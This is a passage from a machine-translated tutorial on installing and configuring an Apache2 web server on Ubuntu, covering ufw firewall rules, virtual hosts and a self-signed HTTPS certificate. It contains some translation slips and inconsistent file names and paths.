After this operation, we will install the Apache2 package, it is located in the standard repository, you do not need to add additional ones.

```

ubuntu@ubuntu:~$ sudo apt install apache2
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  apache2-bin apache2-data apache2-utils libapr1 libaprutil1
  libaprutil1-dbd-sqlite3 libaprutil1-ldap
Suggested packages:
  apache2-doc apache2-suexec-pristine | apache2-suexec-custom
The following NEW packages will be installed:
  apache2 apache2-bin apache2-data apache2-utils libapr1 libaprutil1
  libaprutil1-dbd-sqlite3 libaprutil1-ldap
0 upgraded, 8 newly installed, 0 to remove and 354 not upgraded.
Need to get 1,918 kB of archives.
After this operation, 7,721 kB of additional disk space will be used.
Do you want to continue? [Y/n] y

```

Figure 40. Installing the Apache2 package

After the installation is complete, the program starts automatically and is also included in startup.

Ubuntu uses the ufw firewall by default ufw. Uncomplicated Firewall-a utility for configuring the firewall. If the configuration takes place on a virtual server, it is advisable to check whether the following utility is installed: `sudo ufw status verbose`.

If it is not included in the list of installed packages, an error will appear: "sudo: ufw: command not found".

Then you need to install it: `sudo apt install ufw`.

Re-request its status and get the message: "Status: inactive".

```
ubuntu@ubuntu:~$ sudo ufw status verbose
Status: inactive
ubuntu@ubuntu:~$
```

Figure 41. Requesting the status of the Uncomplicated Firewall utility

This means that it is deactivated. Activating it.

```
ubuntu@ubuntu:~$ sudo ufw enable
Firewall is active and enabled on system startup
```

Figure 42. Activating the Uncomplicated Firewall utility

We allow HTTP on the server.

```
ubuntu@ubuntu:~$ sudo ufw allow http
Rule added
Rule added (v6)
```

Figure 43. Allowing HTTP usage in firewall rules

It is very important to allow SSH access at this point. On the test server, SSH on the standard port: `sudo ufw allow 22 /tcp`.

```
ubuntu@ubuntu:~$ sudo ufw allow 22/tcp
Rule added
Rule added (v6)
```

Figure 44. SSH access permission in firewall rules

Be sure to restart the process.

```
ubuntu@ubuntu:~$ sudo ufw reload
Firewall reloaded
```

Figure 45. Restarting the Uncomplicated Firewall Process

After performing these actions, the web server is accessible from the Internet via HTTP. You can check this in the browser by using the IP address in the search bar. We already got the IP address in the server's control panel.




Figure 46. Checking the IPaddress in the server control panel




Figure 47. Web Server Welcome Page

The greeting that appears indicates that the Apache server has been successfully configured for the first time.

Next, you will collect basic commands for managing the Apache web server. Although the program runs on its own, sometimes you need to turn it off or re-read the configuration.

Check the status of the Apache program: `sudo systemctl status apache2`.

The output will show the current status. There are two possible options.

Active:

```

ubuntu@ubuntu:~$ sudo systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; enabled; vendor preset: enabled)
   Active: active (running) since Wed 2024-04-10 13:50:18 UTC; 11min ago
     Docs: https://httpd.apache.org/docs/2.4/
   Main PID: 8608 (apache2)
    Tasks: 55 (limit: 2129)
   Memory: 5.6M
      CPU: 102ms
   CGroup: /system.slice/apache2.service
           └─8608 /usr/sbin/apache2 -k start
             └─8609 /usr/sbin/apache2 -k start
               └─8610 /usr/sbin/apache2 -k start

Apr 10 13:50:18 ubuntu systemd[1]: Starting The Apache HTTP Server...
Apr 10 13:50:18 ubuntu apachectl[8607]: AH00558: apache2: Could not reliably determine the server's fully qualified domain name, please add the appropriate entry to the /etc/hosts file.
Apr 10 13:50:18 ubuntu systemd[1]: Started The Apache HTTP Server.
lines 1-16/16 (END)

```

Figure 48. Active status of the Apache program

Inactive:

```

ubuntu@ubuntu:~$ sudo systemctl status apache2
○ apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; enabled; vendor preset: enabled)
   Active: inactive (dead) since Wed 2024-04-10 14:06:40 UTC; 3s ago
     Docs: https://httpd.apache.org/docs/2.4/
   Process: 10702 ExecStop=/usr/sbin/apachectl graceful-stop (code=exited, status=0/SUCCESS)
   Main PID: 8608 (code=exited, status=0/SUCCESS)
      CPU: 149ms

Apr 10 13:50:18 ubuntu systemd[1]: Starting The Apache HTTP Server...
Apr 10 13:50:18 ubuntu apachectl[8607]: AH00558: apache2: Could not reliably determine the server's fully qualified domain name, please add the appropriate entry to the /etc/hosts file.
Apr 10 13:50:18 ubuntu systemd[1]: Started The Apache HTTP Server.
Apr 10 14:06:39 ubuntu systemd[1]: Stopping The Apache HTTP Server...
Apr 10 14:06:39 ubuntu apachectl[10705]: AH00558: apache2: Could not reliably determine the server's fully qualified domain name, please add the appropriate entry to the /etc/hosts file.
Apr 10 14:06:40 ubuntu systemd[1]: apache2.service: Deactivated successfully.
Apr 10 14:06:40 ubuntu systemd[1]: Stopped The Apache HTTP Server.
lines 1-15/15 (END)

```

Figure 49. Inactive status of the Apache program

To exit the status view in the console, use the q key.

To deactivate it: `sudo systemctl stop apache2`.

To activate: `sudo systemctl start apache2`.

Restart: `sudo systemctl restart apache2`.

If you change the Apache configuration, you can reread it without breaking the current session from the hosts: `sudo systemctl reload apache2`.

To disable the web server startup at boot: `sudo systemctl disable apache2`.

Activate in the download: `sudo systemctl enable apache2`.

Let's move on to configuring the virtual host. In Ubuntu, virtual host configurations are located in the `/etc/apache2/sites-available` directory. We need to get the default directory for the virtual host. Get the `rootdirectory` from the default configuration file and get the response.

```
ubuntu@ubuntu:~$ grep "DocumentRoot" /etc/apache2/sites-available/000-default.conf
DocumentRoot /var/www/html
```

Figure 50. Getting the `rootdirectory` from the default configuration file

Create new necessary directories without changing the root one.

```
ubuntu@ubuntu:~$ sudo mkdir -p /var/www/html
```

Figure 51. Creating a new directory

In the standard version, Apache searches for a document `index.htm` or `index.html`. Let's create a simple html5 document.

```
ubuntu@ubuntu:~$ sudo touch /var/www/html/index.html
```

Figure 52. Creating an html5 document

Add a small structure to the document by opening it in a text editor.

```
ubuntu@ubuntu:~$ sudo nano /var/www/html/index.html
```

Figure 53. Opening an html document in a text editor

In the document that opens, we find the line `"It works!"` and insert the following text instead:

```
GNU nano 6.2 /var/www/html/index.html *
background-color: #DCDFE6;

color: #000000;
}

div.content_section_text a:hover {
background-color: #000000;

color: #DCDFE6;
}

div.validator {
}
</style>
</head>
<body>
<div class="main_page">
<div class="page_header floating_element">

<div>
<span style="margin-top: 1.5em;" class="floating_element">
Apache2 Default Page
</span>
</div>
<div class="banner">
<div id="about"></div>
Hello, OTZI!
</div>
</div>
<div class="content_section floating_element">
<div class="content_section_text">
<p>
This is the default welcome page used to test the correct
operation of the Apache2 server after installation on Ubuntu systems.
It is based on the equivalent page on Debian, from which the Ubuntu
packaging is derived.
If you can read this page, it means that the Apache HTTP server inst>
</p>
</div>
</div>
</body>
</html>
```

^G Help	^O Write Out	^W Where Is	^K Cut	^T Execute	^C Location
^X Exit	^R Read File	^I Replace	^U Paste	^J Justify	^_ Go To Line

Figure 54. Changing the structure of an html document

To leave the default configuration of the virtual host unchanged, copy it to the previously created settings directory of the new virtual host: `sudo cp /etc/apache2/sites-available/000-default.conf /etc/apache2/sites-available/sample.net.conf`.

```
ubuntu@ubuntu:~$ sudo cp /etc/apache2/sites-available/000-default.conf /etc/apache2/sites-available/www.conf
```

Figure 55. Copying the default virtual host configuration

Now let's open the copied file, review the main directives, and make the necessary edits. At this stage, we will only be interested in the string that contains the path to the virtual host directory. Change it to the path to the directory created specifically for it. So that when an Apache request is made, it can redirect the request to the VM that we created. Apache мог перенаправить запрос именно к созданному нами виртуальному хосту.

```
ubuntu@ubuntu:~$ sudo nano /etc/apache2/sites-available/www.conf
```

Figure 56. Opening a configuration file in a text editor

Default virtual host file:

```
GNU nano 6.2 /etc/apache2/sites-available/www.conf *
<VirtualHost *:80>
    # The ServerName directive sets the request scheme, hostname and port
    # the server uses to identify itself. This is used when creating
    # redirection URLs. In the context of virtual hosts, the ServerName
    # specifies what hostname must appear in the request's Host: header
    # match this virtual host. For the default virtual host (this file)
    # value is not decisive as it is used as a last resort host regardless
    # However, you must set it for any further virtual host explicitly.
    #ServerName www.example.com

    ServerAdmin web@otzi.ru
    DocumentRoot /var/www/html

    # Available loglevels: trace8, ..., trace1, debug, info, notice, warn
    # error, crit, alert, emerg.
    # It is also possible to configure the loglevel for particular
    # modules, e.g.
    #LogLevel info ssl:warn

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined

    # For most configuration files from conf-available/, which are
    # enabled or disabled at a global level, it is possible to
    # include a line for only one particular virtual host. For example to
    # include the CGI configuration for this host only
    # after it has been globally disabled with "a2disconf".
    #Include conf-available/serve-cgi-bin.conf
</VirtualHost>

# vim: syntax=apache ts=4 sw=4 sts=4 sr noet

^G Help      ^O Write Out  ^W Where Is   ^K Cut        ^T Execute
^X Exit      ^R Read File  ^\ Replace    ^U Paste      ^J Justify
```

Figure 57. Default virtual host file

"VirtualHost *: 80> - in this line, specify the IP address of the server, as well as the port used for this virtual host. At the moment, we use HTTP and one IP address. In this regard, we do not specify the port number 80 and the address. Configuring HTTPS will be described below.

ServerAdmin webmaster@localhost-string of communication with the administrator, you must specify the active email address of the specialist responsible for server maintenance. Optional.

DocumentRoot /var/www/html - rootdirectory or root directory of the virtual host. Required for use and configuration. In our case, this is the path to the previously created directory with the document index.html. Making changes: /var/www/sample.net/html.

ErrorLog \${APACHE_LOG_DIR}/error.log - path to the server logs file. There is no need to make any changes. This is where daemon startup errors and non-client errors will be stored.

CustomLog \${APACHE_LOG_DIR}/access.log combined is a directive for storing client access logs.

This completes editing the file. This is the minimum configuration for running a virtual host on an Apache web server. There is no need to change the configuration further at this stage.

Save and exit the editor. Use Ctrl+o to save, для выхода and Ctrl+x to exit.

To connect virtual hosts and modules in the Apache HTTP server, use a set of commands:

a2enmod {module} — enabling the module.

a2dismod {module} — disabling the module.

a2ensite {virtual host config} - connects the virtual host.

a2dissite {virtual host config} - disables the virtual host.

We will need a2ensite to activate the created host.

```
ubuntu@ubuntu:~$ sudo a2ensite www.conf
Enabling site www.
To activate the new configuration, you need to run:
systemctl reload apache2
```

Figure 58. Connecting a virtual host

And a2dissite to deactivate the default one.

```
ubuntu@ubuntu:~$ sudo a2dissite 000-default.conf
Site 000-default disabled.
To activate the new configuration, you need to run:
systemctl reload apache2
```

Figure 59. Disabling the default virtual host

After making the changes, you need to re-read the server configuration.

```
ubuntu@ubuntu:~$ sudo systemctl reload apache2
```

Figure 60. Re-reading the server configuration

Now we can access the created virtual host by its domain name. We don't use dns, so we use the hosts file to resolve the namehosts. On Windows, this file is located here: C:\Windows\System32\drivers\etc\hosts. And on Linux and other *nix systems, in the /etc/hosts directory.

```
ubuntu@ubuntu:~$ sudo nano /etc/hosts
```

Figure 61. Opening the hosts file

Open it and add the line: 192.168.174.140 otzi.ru.ru.ru.ru, where 192.168.174.140 is the previously received server IP address. otzi.ru.ru.ru.ru - domain name of the virtual host.

```
GNU nano 6.2 /etc/hosts
127.0.0.1 localhost
127.0.1.1 ubuntu
192.168.174.140 otzi.ru.ru

# The following lines are desirable for IPv6 capable hosts
::1      ip6-localhost ip6-loopback
fe00::0  ip6-localnet
ff00::0  ip6-mcastprefix
ff02::1  ip6-allnodes
ff02::2  ip6-allrouters
ff02::3  ip6-allhosts

[ Wrote 12 lines ]
^G Help      ^O Write Out  ^W Where Is   ^K Cut        ^T Execute
^X Exit      ^R Read File  ^\ Replace    ^U Paste      ^J Justify
```

Figure 62. Editing the hosts file

Now go to the browser and type in the address bar: `otzi.ru.ru.ru.ru`. We get the created web application: Hello OTZI!



Figure 63. Accessing a website by domain name otzi.ru.ru.ru.ru

Next, you need to create an SSL certificate on the web server.

```
sudo openssl req -x509 -nodes -days 365 -newkey rsa:2048 -keyout  
/etc/ssl/private/server-sample.key -out /etc/ssl/certs/server-sample.crt
```

```

ubuntu@ubuntu:~$ sudo openssl req -x509 -nodes -days 365 -newkey rsa:2048
-keyout /etc/ssl/private/server-sample.key -out /etc/ssl/certs/server-sa
mple.crt
.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+
+++++++*.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+
+++++++*.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+
+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+
.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+
...+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+
+++++++
.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+
+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+
...+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+
.+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+
+++++++*.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+
+++++++*.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+
.+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+
+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+
.+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+
.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+
.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+
...+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+
...+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+.....+
+++++++
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a D
N.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:

```

Figure 64. Creating an SSL certificate on the web server

```

Country Name (2 letter code) [AU]:RU
State or Province Name (full name) [Some-State]:STW
Locality Name (eg, city) []:Stavropol
Organization Name (eg, company) [Internet Widgits Pty Ltd]:OTZI
Organizational Unit Name (eg, section) []:ZI
Common Name (e.g. server FQDN or YOUR name) []:otzi.ru.ru
Email Address []:web@otzi.ru.ru

```

Figure 65. The process of creating an SSL certificate on a web server

After performing this operation, you need to connect the SSL module for the Apache HTTP server. Previously, the commands for this action were parsed. This is what the required one looks like:

```
ubuntu@ubuntu:~$ sudo a2enmod ssl
Considering dependency setenvif for ssl:
Module setenvif already enabled
Considering dependency mime for ssl:
Module mime already enabled
Considering dependency socache_shmcb for ssl:
Enabling module socache_shmcb.
Enabling module ssl.
See /usr/share/doc/apache2/README.Debian.gz on how to configure SSL and c
reate self-signed certificates.
To activate the new configuration, you need to run:
    systemctl restart apache2
```

Figure 66. Enabling the SSL module for the Apache server

After enabling the module, you must restart the Apache application. Go to setting up HTTPS for the virtual host. Making changes to its configuration file.

```
ubuntu@ubuntu:~$ sudo nano /etc/apache2/sites-available/www.conf
```

Figure 67. Restarting the Apache app.

First, we change the `<VirtualHost *:80 >` directive. The port will change to 443 (the default HTTPS port). Add the `SSLEngine on` directive after the `DocumentRoot` line to enable SSL support on the webserver. After that, there are two more lines that specify the path to the key and certificate. The virtual host configuration file now looks like this:

```
GNU nano 6.2 /etc/apache2/sites-available/www.conf *
<VirtualHost *:443>
    # The ServerName directive sets the request scheme, hostname and
    # the server uses to identify itself. This is used when creating
    # redirection URLs. In the context of virtual hosts, the ServerName
    # specifies what hostname must appear in the request's Host: header
    # to match this virtual host. For the default virtual host (this file)
    # the value is not decisive as it is used as a last resort host regular
    # expression. However, you must set it for any further virtual host explicitly.
    #ServerName www.example.com

    ServerAdmin web@otzi.ru
    DocumentRoot /var/www/html
    SSLEngine on
    SSLCertificateFile /etc/ssl/certs/server-sample.crt
    SSLCertificateKeyFile /etc/ssl/private/server-sample.key

    # Available loglevels: trace8, ..., trace1, debug, info, notice, error,
    # crit, alert, emerg.
    # It is also possible to configure the loglevel for particular
    # modules, e.g.
    #LogLevel info ssl:warn

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined

    # For most configuration files from conf-available/, which are
    # enabled or disabled at a global level, it is possible to
    # include a line for only one particular virtual host. For example,
    # the following line enables the CGI configuration for this host only
    # after it has been globally disabled with "a2disconf".
    #Include conf-available/serve-cgi-bin.conf

^G Help      ^O Write Out ^W Where Is  ^K Cut       ^T Execute
^X Exit      ^R Read File ^\ Replace   ^U Paste     ^J Justify
```

Figure 68: Updated virtual host configuration file

Before checking on the web, we will add an enabling security rule. And also re-read the configuration of the Apache web server.

```
ubuntu@ubuntu:~$ sudo ufw allow https
Rule added
Rule added (v6)
ubuntu@ubuntu:~$ sudo systemctl reload apache2
```

Figure 69. Adding an enabling security rule

Now, when requesting a server over HTTPS: `otzi.ru.ru` the browser will issue an alert about an insecure certificate. If you select advanced mode and support risk and continue, the web application you created earlier will be

displayed.




Figure 70. Accepting the Website Security Certificate




Figure 71. Verifying the Website Security Certificate

